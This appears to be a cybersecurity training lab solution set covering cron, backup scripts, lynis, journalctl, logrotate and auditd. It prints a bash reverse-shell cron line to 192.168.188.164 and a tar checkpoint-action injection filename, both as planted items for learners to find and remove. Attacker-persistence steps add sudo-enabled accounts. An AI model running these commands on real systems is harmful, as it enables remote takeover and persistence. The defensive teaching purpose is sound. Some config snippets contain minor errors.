# rm -rf ./'--checkpoint-action=exec=sh .webscript'
# rm -rf .webscript
# rm -rf .cachefile.c
```

Introduction to cron and Scheduled Jobs:

Images:


11.png



12.png


Complete the following form to generate a crontab line

Ctrl-click (or command-click on the Mac) to select multiple entries




13.png


Reverse-Shell.png



crontab-execute-cron.png



crontab-syntax.gif



Simple Cron Jobs

Completing this activity required the following steps:

Using systemctl to verify that the cron daemon is installed and running.

Using crontab –l to inspect user crontab and verify its validity.

Using crontab -e to edit user crontab files.

Using crontab to automate cron jobs to move and archive files and directories.

Verifying archives after they are written to check for errors.

Walkthrough

Start by verifying that the cron service is running.

Run systemctl status cron

Inspect your user crontab to ensure no one has tampered with it.

Observe that there are not uncommented lines present in the crontab.

Run crontab -l

Now that you're sure cron is up and running, you'll schedule some jobs to periodically clean up the sysadmin user's home folder. Specifically, these jobs will move files out of ~/Downloads and sort them into the appropriate directory for their file types. In order to schedule them, you'll need to create the following directories:

/usr/share/doctors

/usr/share/patients

/usr/share/treatments

Run the following command:

sudo mkdir -p /usr/share/doctors

sudo mkdir -p /usr/share/patients

sudo mkdir -p /usr/share/treatments

Add group permissions:

sudo chown root:sysadmin /usr/share/doctors

sudo chown root:sysadmin /usr/share/patients

sudo chown root:sysadmin /usr/share/treatments

Bonus: Create all three directories with a single command. (Hint: Use brace expansion.)

Run: sudo mkdir -p /usr/share/{doctors,patients,treatments}

Open your crontab for editing, and schedule the following jobs to run at the specified time intervals:

Every day at 6 p.m., move all doctors*.docx files in ~/Downloads to /usr/share/doctors.

Every day at 6 p.m., move all patients*.txt files in ~/Downloads to /usr/share/patients.

Every day at 6 p.m., move all treatments*.pdf files in ~/Downloads to /usr/share/treatments.

Run crontab -e

After opening the crontab file, scroll to the bottom and add the following lines:

0 18 * * * mv ~/Downloads/doctors*.docx /usr/share/doctors

This command will schedule and move all doctors*.docx files in ~/Downloads to /usr/share/doctors every day at 6 p.m..

0 18 * * * mv ~/Downloads/patients*.txt /usr/share/patients

This command will schedule and move all patients*.txt files in ~/Downloads to /usr/share/patients.

0 18 * * * mv ~/Downloads/treatments*.pdf /usr/share/treatments

Make sure to close and save your crontab files before moving on.

After scheduling your jobs, double-check that your crontab has been created in /var/spool/cron. Remember the path to your crontab file once you find it.

Run sudo ls -l /var/spool/cron/crontabs | grep sysadmin

Bonus

Create the following additional cron jobs.

Every Friday at 11 p.m., create a compressed tarball of all files in ~/research in ~/Documents/MedicalArchive. Name the archive Medical_backup.tar.gz.

0 23 * * 5 tar cvf ~/Documents/MedicalArchive/Medical_backup.tar.gz ~/research

Every Friday at 11:05 p.m., verify the validity of the archive Medical_backup.tar.gz.

5 23 * * 5 gzip -t Medical_backup.tar.gz >> /usr/share/backup_validation.txt

This command will perform a long listing of the ~/Downloads directory daily at 4 a.m. It will then send the output to the ~/Documents/Medical_files_list.txt.

0 4 * * * ls -l ~/Downloads > ~/Documents/Medical_files_list.txt

After scheduling your jobs, double-check that your crontab has been created in /var/spool/cron. Remember the path to your crontab file once you find it.

sudo ls -l /var/spool/cron/crontabs | grep sysadmin

Introduction to Scripting

Completing this activity required the following steps:

- Creating and moving into the directory, ~/Security_scripts.
- Writing shell script backup.sh to automate archives and backups.
- Writing shell script update.sh to automate software package updates and removal.
- **Bonus:** Writing shell script cleanup.sh to automate the cleanup of cached files and generate a report of system resource usage.
- Testing the scripts by running them with bash using the sudo ./<name of the script>.sh command.

Solutions

1. Begin by creating a directory to hold your scripts in ~/Security_scripts. Then, move into this directory.
    - mkdir -p ~/Security_scripts
    - cd ~/Security_scripts
2. backup.sh:
    - See backup.sh for the complete script.
3. update.sh
    - See update.sh for the complete script.
4. Make each of these custom scripts executable.
    - Run the following commands:
        - chmod +x backup.sh

        - chmod +x update.sh

5. Test the scripts by running them with bash using the sudo ./<name of the script>.sh command.
    - **Note**: Since we are interacting with system directories and processes such as apt, we need to use sudo for our scripts.
    - Run the following commands:
        - sudo ./backup.sh
        - When testing backup.sh, stop the script with Ctrl + C. Otherwise, it will take a long time to create a full backup of /home. We just want to see that it successfully runs.
        - sudo ./update.sh

Bonus

6. cleanup.sh.
    - See cleanup.sh for the complete script.
    - Make each of these custom script executable.
        - Run the following commands at the command prompt as follows:
            - chmod +x cleanup.sh
    - Test the scripts by running them with bash using the sudo ./<name of the script>.sh command.
    - Since we are interacting with system directories and processes such as apt, we need to use sudo for our scripts.
        - sudo ./cleanup.sh
7.
    - **apt cache**. After installing a package, the apt manager saves the package and dependencies in a cache folder. They remain after installation unless the apt cache is cleared.
    - **thumbnails cache**. With each image file, your Linux distro creates a thumbnail when you view images in your file manager. Thumbnails often remain for pictures that no loger exist. Therefore, this can be beneficial to clear old thumbails.

backup.sh:

```
#!/bin/bash
```

```
# Create /var/backup if it doesn't exist
mkdir -p /var/backup

# Create new /var/backup/home.tar
tar cvf /var/backup/home.tar /home

# Moves the file `/var/backup/home.tar` to `/var/backup/home.MMDDYYYY.tar`.
mv /var/backup/home.tar /var/backup/home.01012020.tar

# Creates an archive of `/home`and saves it to `/var/backup/home.tar`.
tar cvf /var/backup/system.tar /home

# List all files in `/var/backup`, including file sizes, and save the output to `/var/backup/file_report.txt`.
ls -lh /var/backup > /var/backup/file_report.txt

# Print how much free memory your machine has left. Save this to a file called
`/var/backup/disk_report.txt`.
free -h > /var/backup/disk_report.txt
```

cleanup.sh

```
#!/bin/bash

# Clean up temp directories
rm -rf /tmp/*
rm -rf /var/tmp/*

# Clear apt cache
apt clean -y
```

```
# Clear thumbnail cache for sysadmin, instructor, and student
rm -rf /home/sysadmin/.cache/thumbnails
rm -rf /home/instructor/.cache/thumbnails
rm -rf /home/student/.cache/thumbnails
rm -rf /root/.cache/thumbnails
```

update.sh:

```
#!/bin/bash

# Ensure apt has all available updates
apt update -y

# Upgrade all installed packages
apt upgrade -y

# Install new packages, and uninstall any old packages that
# must be removed to install them
apt full-upgrade -y

# Remove unused packages and their associated configuration files
apt autoremove --purge -y

# Bonus - Perform with a single line of code.
apt update -y && apt upgrade -y && apt full-upgrade -y && apt-get autoremove --purge -y
```

Scheduling Backups and Cleanups

Completing this activity required the following tasks:

- Moving the backup.sh and update.sh scripts to their corresponding system-wide cron directories. **Bonus** includes moving cleanup.sh.
- Creating lynis scripts to perform security scans.

Move the scripts you wrote in the previous exercise to the appropriate cron directories in /etc. Specifically, your scripts should run at the following intervals:

- backup.sh should run weekly.
- update.sh should run weekly.

Navigate to your scripts folder and copy them to the corresponding /etc cron directory:

- cd ~/Security_scripts
- sudo cp backup.sh /etc/cron.weekly
- sudo cp update.sh /etc/cron.weekly

In addition to scheduling the above tasks, you should perform regular security scans to ensure your system hasn't been compromised.

- Create a script called lynis.system.sh in your ~/Security_scripts directory. Write a command that will run a full-system scan using lynis every week that saves the results in /tmp/lynis.system_scan.log. Run:
    - cd to go to your home folder
    - nano lynis.system.sh
- #!/bin/bash

lynis audit system >> /tmp/lynis.system_scan.log

- Create a script called lynis.partial.sh. Write a command that will use lynis to run daily scans for the test groups: malware, authentication, networking, storage, and filesystems that saves the results in /tmp/lynis.partial_scan.log. Run:
    - nano lynis.partial.sh
- #!/bin/bash

lynis audit --tests-from-group malware,authentication,networking,storage,filesystems >> /tmp/lynis.partial_scan.log

- Then add both lynis scripts to the root crontab to create the tasks.

First:

- Ensure that the scripts are executable as follows:

Run:

- chmod +x lynis.system.sh
- chmod +x lynis.partial.sh

Run:

- sudo crontab -e, then add to the bottom:

@weekly lynis.system.sh

@daily lynis.partial.sh

- To use the /etc/cron.<time> route, run:
    - sudo cp lynis.system.sh /etc/cron.weekly
    - sudo cp lynis.partial.sh /etc/cron.daily

Bonus

A. Move the scripts you wrote in the previous exercise to the appropriate cron directories in /etc. Specifically, your scripts should run at the following intervals:

- cleanup.sh should run daily.

Navigate to your scripts folder and copy them to the corresponding /etc cron directory:

- cd ~/Security_scripts
- sudo cp cleanup.sh /etc/cron.daily

B. Explain why using scripts to run these commands is preferable to using a crontab.

- Multiple commands can be configured to run inside of a single executable script. This is convenient because there is no need to edit the crontab directly. You only need to edit the script directly which will run during the next scheduled cron job.

- Moving the `backup.sh`, `cleanup.sh`, and `update.sh` scripts to their corresponding system-wide `cron` directories.

- Creating `lynis` scripts to perform security scans.

lynis.partial.sh

#!/bin/bash

lynis audit --tests-from-group malware,authentication,networking,storage,filesystems >> /tmp/lynis.partial_scan.log

lynis.system.sh

#!/bin/bash

lynis audit system >> /tmp/lynis.system_scan.log

Reviewing Crons

1. Answer the following cron assessment questions:
    - When will the following cron schedules run?

*/10 * * * *

        - **Solution**: At every 10th minute.
    - What event is the following cron a minute away from?

59 23 31 12 *

        - **Solution**: New Years!
    - What do the following hypothetical cron likely do?
        - 0 18 * * 1-5 /home/Bob/Sales/sum_of_sales.sh
            - **Solution**: Run a script that adds up all the sales for the work day.
        - @weekly /home/sysadmin/Scripts/auto-update.sh
            - **Solution**: A weekly automated system update.
2. Answer the following script assessment questions:
    - What is a *shebang*?
        - **Solution**: It is the commented file declaration at the top of a shell script.
    - What two characters should come before the filename of a script?
        - **Solution**: ./
    - Jane's script has *user* and *group* ownership of a script with -rw-r--r-- permissions, but she cannot get it to run. What must she do to the file before it will run?
        - **Solution**: Run chmod +x on her file!
3. Answer the following tar assessment questions:
    - How does the -x option modify the tar command?
        - **Solution**: This option will let tar extract an archive!
    - If a directory has ten files and the following command is used in it, how many files are being archived?
        - tar cvvWf backups/archive.tar .

        - **Solution**: Zero, because tar doesn’t compress!! But all files should be archived as they're all in the current directory!
    - What option prints the full file specification of files as you interact with them?
        - **Solution**: -vv
    - Why is the -f option used in almost every tar operation?
        - **Solution**: The -f option lets you designate a tar file to either *create* or *extract* or *list* from.
4. **Bonus**: You are tasked to look through the cron jobs within your current workstation to see if any suspicious or modified cron jobs exist. Remove the one that matches the following descriptions: Cron is running system-level jobs with root privileges.The cron task you're looking for involves another machine.
    - Run: sudo crontab -e to open the root crontab.
    - The cron you wanted to remove was:
    - */2 * * * * /bin/bash -c 'bash -i >& /dev/tcp/192.168.188.164/888 0>&1

Sysadmin Essentials: Monitoring Log Files:

Log Filtering

The goal of this activity was to use journalctl to filter log files. Massive amounts of information exist within Linux logs, and the challenge is in knowing how to extract it.

Solution

1. Check if journalctl is running in persistent mode to ensure that logs are saved across reboots.
    - This is accomplished by checking the /etc/systemd/journald.conf for Storage.
    - Run grep Storage /etc/systemd/journald.conf
    - Output should appear as below:

#Storage=auto

    - If not, then modify these settings in /etc/systemd/journald.conf.
    - Run: sudo nano /etc/systemd/journald.conf
    - # This file is part of systemd.
    - #

- # systemd is free software; you can redistribute it and/or modify it
- # under the terms of the GNU Lesser General Public License as published by
- # the Free Software Foundation; either version 2.1 of the License, or
- # (at your option) any later version.
- #
- # Entries in this file show the compile time defaults.
- # You can change settings by editing this file.
- # Defaults can be restored by simply deleting this file.
- #
- # See journald.conf(5) for details.
-
- [Journal]
- #Storage=auto

#Compress=yes

- Uncomment the Storage=auto and save the file.
- Whenever the journal.conf file is modified, systemd-journald needs to be restarted before the changes take effect.
  - Run: sudo systemctl restart systemd-journald
- Log persistence is now enabled.

2. Now, we'll assume the role of an attacker who breached a user's account with admin privileges and is now trying to create a fake account to establish login persistence.
   - For this part of the activity, you will need to open two terminals side by side.
     - **Terminal #1** will be your real-time journal messages window.
     - **Terminal #2** will be where you perform your attacks.

- **Terminal #1**
  - Run: journalctl -ef
- **Terminal #2**
  - Create a fake user account:
    - Run: sudo adduser hacker

        - Password is hack
        - Leave all other settings as default by tapping the enter key several times until done.
    - Think like a criminal hacker here. Let's perform privilege escalation by adding this newly created user to the sudoers file. This will provide the hacker account with admin privileges.
    - Run: sudo usermod -aG sudo hacker

- **Terminal #1**
    - View the results of the journal messages and find the malicious activity performed by the criminal hacker.
    - Your output should look similar to the following:
    - Jul 15 17:59:18 cyber-security-ubuntu sudo[12974]: sysadmin : TTY=pts/1 ; PWD=/home/sysadmin ; USER=root ; COMMAND=/usr/sbin/adduser hacker
    - Jul 15 17:59:18 cyber-security-ubuntu sudo[12974]: pam_unix(sudo:session): session opened for user root by (uid=0)
    - Jul 15 17:59:18 cyber-security-ubuntu groupadd[12976]: group added to /etc/group: name=hacker, GID=1017
    - Jul 15 17:59:18 cyber-security-ubuntu groupadd[12976]: group added to /etc/gshadow: name=hacker
    - Jul 15 17:59:18 cyber-security-ubuntu groupadd[12976]: new group: name=hacker, GID=1017
    - Jul 15 17:59:18 cyber-security-ubuntu useradd[12980]: new user: name=hacker, UID=1013, GID=1017, home=/home/hacker, shell=/bin/bash
    - Jul 15 17:59:31 cyber-security-ubuntu passwd[12988]: pam_unix(passwd:chauthtok): password changed for hacker
    - Jul 15 17:59:31 cyber-security-ubuntu passwd[12988]: gkr-pam: couldn't update the login keyring password: no old password was entered
    - Jul 15 17:59:33 cyber-security-ubuntu chfn[12989]: changed user 'hacker' information
    - Jul 15 17:59:33 cyber-security-ubuntu sudo[12974]: pam_unix(sudo:session): session closed for user root
    - Jul 15 18:00:01 cyber-security-ubuntu CRON[12996]: pam_unix(cron:session): session opened for user smmsp by (uid=0)
    -

- Jul 15 18:00:25 cyber-security-ubuntu sudo[13020]: sysadmin : TTY=pts/1 ; PWD=/home/sysadmin ; USER=root ; COMMAND=/usr/sbin/usermod -aG sudo hacker
- Jul 15 18:00:25 cyber-security-ubuntu sudo[13020]: pam_unix(sudo:session): session opened for user root by (uid=0)
- Jul 15 18:00:25 cyber-security-ubuntu usermod[13021]: add 'hacker' to group 'sudo'
- Jul 15 18:00:25 cyber-security-ubuntu usermod[13021]: add 'hacker' to shadow group 'sudo'

Jul 15 18:00:25 cyber-security-ubuntu sudo[13020]: pam_unix(sudo:session): session closed for user root

- Document your findings. What does the journal message reveal about this malicious activity?
  - The attacker has successfully created a fake user account called **hacker**
  - The breached user account that was used to create the fake account was **sysadmin**.
  - The newly created fake account has a UID=1013 and GUID=1017.
  - The criminal hacker has also successfully added the fake account to the **sudoers** files, providing them with admin privileges.

Bonus: Ghost in the Machine

3. Criminal hackers operate under an umbrella of stealth and perform malicious activities under other identities. In this bonus, you have been tasked with identifying the source of malicious activity using journalctl.
   - **Terminal #1**
     - Run journalctl -ef.

Terminal #2

   - Create a new user account:
     - sudo adduser badguy
     - Password is steal.
     - Leave all other settings as default by tapping the enter key several times until done.
   - Use journalctl to check activity under the criminal hacker's user ID.
     - Logged in as criminal hacker, check your UID:
       - Runid
     - Take note of the user ID. For this example, we'll use 1013.
     - Next, type: journalctl _UID=1013

- What did the journalctl -ef output display when the malicious activity was performed that the journalctl _UID=1013 did not?
    - **Answer**: The attacker used the sudo command to perform activity under the root account, which has a user ID of 0 therefore all activity will show under ID 0 instead of ID 1013.
- In the screenshot excerpt, we can see that the journalctl -ef window proves this theory.
- Jul 15 18:53:07 cyber-security-ubuntu sudo[14149]: pam_unix(sudo:session): session opened for user root by (uid=0)
- Jul 15 18:53:07 cyber-security-ubuntu groupadd[14151]: group added to /etc/group: name=badguy, GID=1015

Jul 15 18:53:07 cyber-security-ubuntu groupadd[14151]: group added to /etc/gshadow: name=badguy

- **Note**: session opened for user root by (uid=0)

This highlights the benefit of using journalctl -ef over journalctl _UID=1013.

Log Size Management

The goal of this activity was to learn how to edit the logrotate configuration file and establish a log rotation scheme based on a specific set of criteria. Since system logging daemons do not allow us to control log file sizes, we use a tool like Logrotate to fill this gap.

Solutions

In your Ubuntu VM, launch a terminal and run the following commands:

1. Verify you have the most up-to-date version of logrotate installed.
    - Run sudo apt install logrotate
    - [sudo] password for sysadmin:
    - Reading package lists... Done
    - Building dependency tree
    - Reading state information... Done
    - logrotate is already the newest version (3.11.0-0.1ubuntu).
    - ...

...

- **Note:** Your version may slightly differ.

3. To configure the default parameters for logrotate, edit /etc/logrotate.conf as follows:
    - Run sudo nano /etc/logrotate.conf and add the following update:
        - Implement a rotation scheme to keep four weeks of backlogs.
        - # Keep 4 weeks of backlogs

rotate 4

        - Create new empty log file after rotating old ones.
        - # Create new (empty) log file after rotating old ones

create

        - Do not rotate empty logs.
        - # Do not rotate empty logs

notifempty

        - Compress log files.
        - # Compress log files

compress

4. List the contents of logrotate.d to see what configuration files are present.
    - Run ls -lat /etc/logrotate.d
    - total 76
    - drwxr-xr-x 142 root root 12288 Apr 30 04:38 ..
    - drwxr-xr-x 2 root root 4096 Apr 29 10:47 .
    - -rw-r--r-- 1 root root 442 Jul 16 2019 apache2
    - -rw-r--r-- 1 root root 235 Apr 29 2019 unattended-upgrades
    - -rw-r--r-- 1 root root 819 Mar 29 2019 samba
    - -rw-r--r-- 1 root root 173 Apr 20 2018 apt
    - -rw-r--r-- 1 root root 329 Apr 6 2018 nginx
    - -rw-r--r-- 1 root root 181 Mar 27 2018 cups-daemon
    - -rw-r--r-- 1 root root   94 Feb 26 2018 ppp
    - -rw-r--r-- 1 root root   79 Jan 16 2018 aptitude
    - -rw-r--r-- 1 root root 501 Jan 14 2018 rsyslog
    - -rw-r--r-- 1 root root 533 Dec 15 2017 speech-dispatcher

- -rw-r--r-- 1 root root 126 Nov 20 2017 apport
- -rw-r--r-- 1 root root 120 Nov 2 2017 alternatives
- -rw-r--r-- 1 root root 112 Nov 2 2017 dpkg
- -rw-r--r-- 1 root root 178 Aug 15 2017 ufw
- -rw-r--r-- 1 root root 126 May 7 2014 vsftpd

5. While still in /etc/logrotate.d, create files for the following logs and add the following criteria.

/var/log/auth.log parameters: 180 days of backlog, rotate daily, Don't rotate empty logs, Compress the file, Delay the compression.

- Run nano auth to create a new file.
- Add the following contents:
- /var/log/auth.log {
- rotate 180
- daily
- notifempty
- compress
- delaycompress
- endscript

}

- Save and exit the file.

/var/log/cron.log parameters: 60 days of backlog, rotate daily, Don't rotate empty logs, Compress the file, Delay the compression.

- Run nano cron to create a new file.
- Add the following contents:
- /var/log/cron.log {
- rotate 60
- daily
- notifempty
- compress
- delaycompress

- endscript

}

- Save and exit the file.

/var/log/boot.log parameters: 30 days of backlog, rotate daily, Don't rotate empty logs, Compress the file, Delay the compression.

- Run nano boot to create a new file.
- Add the following contents:
- /var/log/boot.log {
- rotate 30
- daily
- notifempty
- compress
- delaycompress
- endscript

}

- Save and exit the file.

Bonus

5. Test the rotation by forcing Logrotate to rotate the logs by verifying the dates.
    - Run sudo logrotate -vf /etc/logrotate.conf. If you see old log in the output, run the command again until you see rotating pattern in the output.

Log Auditing

The goal of this activity was to use audit to create an event monitoring system that specifically generates alerts when new user accounts are created and/or modified. Typically, attackers will create a user account for themselves to establish persistence in addition to using cron to keep their backdoors open. Using a tool like auditd helps mitigate against malicious account creation though monitoring and recording to disk file audit information.

Solutions

1. Install auditd using the apt package manager.
    - Run: sudo apt install auditd -y
2. Verify the auditd service using the systemctl command.

- Run systemctl status auditd
- ● auditd.service - Security Auditing Service
- Loaded: loaded (/lib/systemd/system/auditd.service; enabled; vendor preset: enabled)
- Active: active (running) since Sun 2019-10-27 15:01:58 PDT; 2min 27s ago
- Docs: man:auditd(8)
- https://github.com/linux-audit/audit-documentation
- Main PID: 5150 (auditd)
- Tasks: 2 (limit: 2290)
- Group: /system.slice/auditd.service

└─5150 /sbin/auditd

3. Configure the /etc/audit/auditd.conf file with the following parameters using sudo:
    - Run sudo nano /etc/audit/auditd.conf
    - Log file location should already be /var/log/audit/audit.log.

log_file = /var/log/audit/audit.log

    - Number of retained logs is 10

num_logs = 10

    - Maximum log file size is 50.

max_log_file = 50

4. Check to make sure you're no other rules exist:
    - Run sudo auditctl -l

No rules

5. Create a rule that will monitor both /etc/passwd and /etc/shadow for any changes:
    - Run sudo nano /etc/audit/rules.d/audit.rules, and add:
        - -w /etc/shadow -p wa -k shadow
        - -w /etc/passwd -p wa -k passwd
6. Restart the auditd deamon.
    - Run sudo systemctl restart auditd
7. Check to verify the new rules have taken place.
    - Run sudo auditctl -l to see the output:

- -w /etc/shadow -p wa -k shadow

-w /etc/passwd -p wa -k passwd

8. Add a new rule to audit the /usr directory.
    - Run sudo auditctl -w /usr/
    - Verify the new rule by run sudo auditctl -l
    - -w /etc/shadow -p wa -k shadow
    - -w /etc/passwd -p wa -k passwd

-w /usr -p rwxa

9. Perform a search to look for failed user authentications.

Note: Your aureport results will vary from these solutions results due to the nature of individual machine usage.

- Run sudo aureport -au
- Authentication Report
- ==========
- # date time acct host term exe success event
- ==========
- 1. 10/27/2019 15:05:57 sysadmin ? /dev/pts/1 /usr/bin/sudo yes 50
- 2. 10/27/2019 15:06:18 root ? /dev/pts/1 /bin/su yes 56
- 3. 10/27/2019 15:09:02 root ? /dev/pts/0 /bin/su yes 68

4. 10/27/2019 15:32:30 sysadmin ? /dev/pts/0 /usr/bin/sudo yes 181

- Run sudo -k

10. Perform a sudo su three times using the wrong password, then run the same report again.
    - **Note:** Notice the following: on Line 7, no 391, on Line 8, no 392, on Line 9, no 393. The no means failed login attempt.
    - sudo aureport -au
    - Authentication Report
    - ==========
    - # date time acct host term exe success event
    - ==========

- 1. 10/27/2019 15:05:57 sysadmin ? /dev/pts/1 /usr/bin/sudo yes 50
- 2. 10/27/2019 15:06:18 root ? /dev/pts/1 /bin/su yes 56
- 3. 10/27/2019 15:09:02 root ? /dev/pts/0 /bin/su yes 68
- 4. 10/27/2019 15:32:30 sysadmin ? /dev/pts/0 /usr/bin/sudo yes 181
- 5. 10/27/2019 15:51:31 sysadmin ? ? /usr/lib/policykit-1/polkit-agent-helper-1 yes 335
- 6. 10/27/2019 15:55:48 root ? /dev/pts/0 /bin/su yes 375
- 7. 10/27/2019 15:56:13 sysadmin ? /dev/pts/0 /usr/bin/sudo no 391
- 8. 10/27/2019 15:56:17 sysadmin ? /dev/pts/0 /usr/bin/sudo no 392
- 9. 10/27/2019 15:56:21 sysadmin ? /dev/pts/0 /usr/bin/sudo no 393
- 10. 10/27/2019 15:56:41 sysadmin ? /dev/pts/0 /usr/bin/sudo yes 395
- 11. 10/27/2019 15:56:50 root ? /dev/pts/0 /bin/su yes 410

12. 10/27/2019 15:59:34 sysadmin ? /dev/pts/0 /usr/bin/sudo yes 463

11. Create a new user, criminal, then perform search for account modifications.

- Run sudo useradd criminal
- Run sudo aureport -m
- Account Modifications Report
- ==========
- # date time auid addr term exe acct success event
- ==========
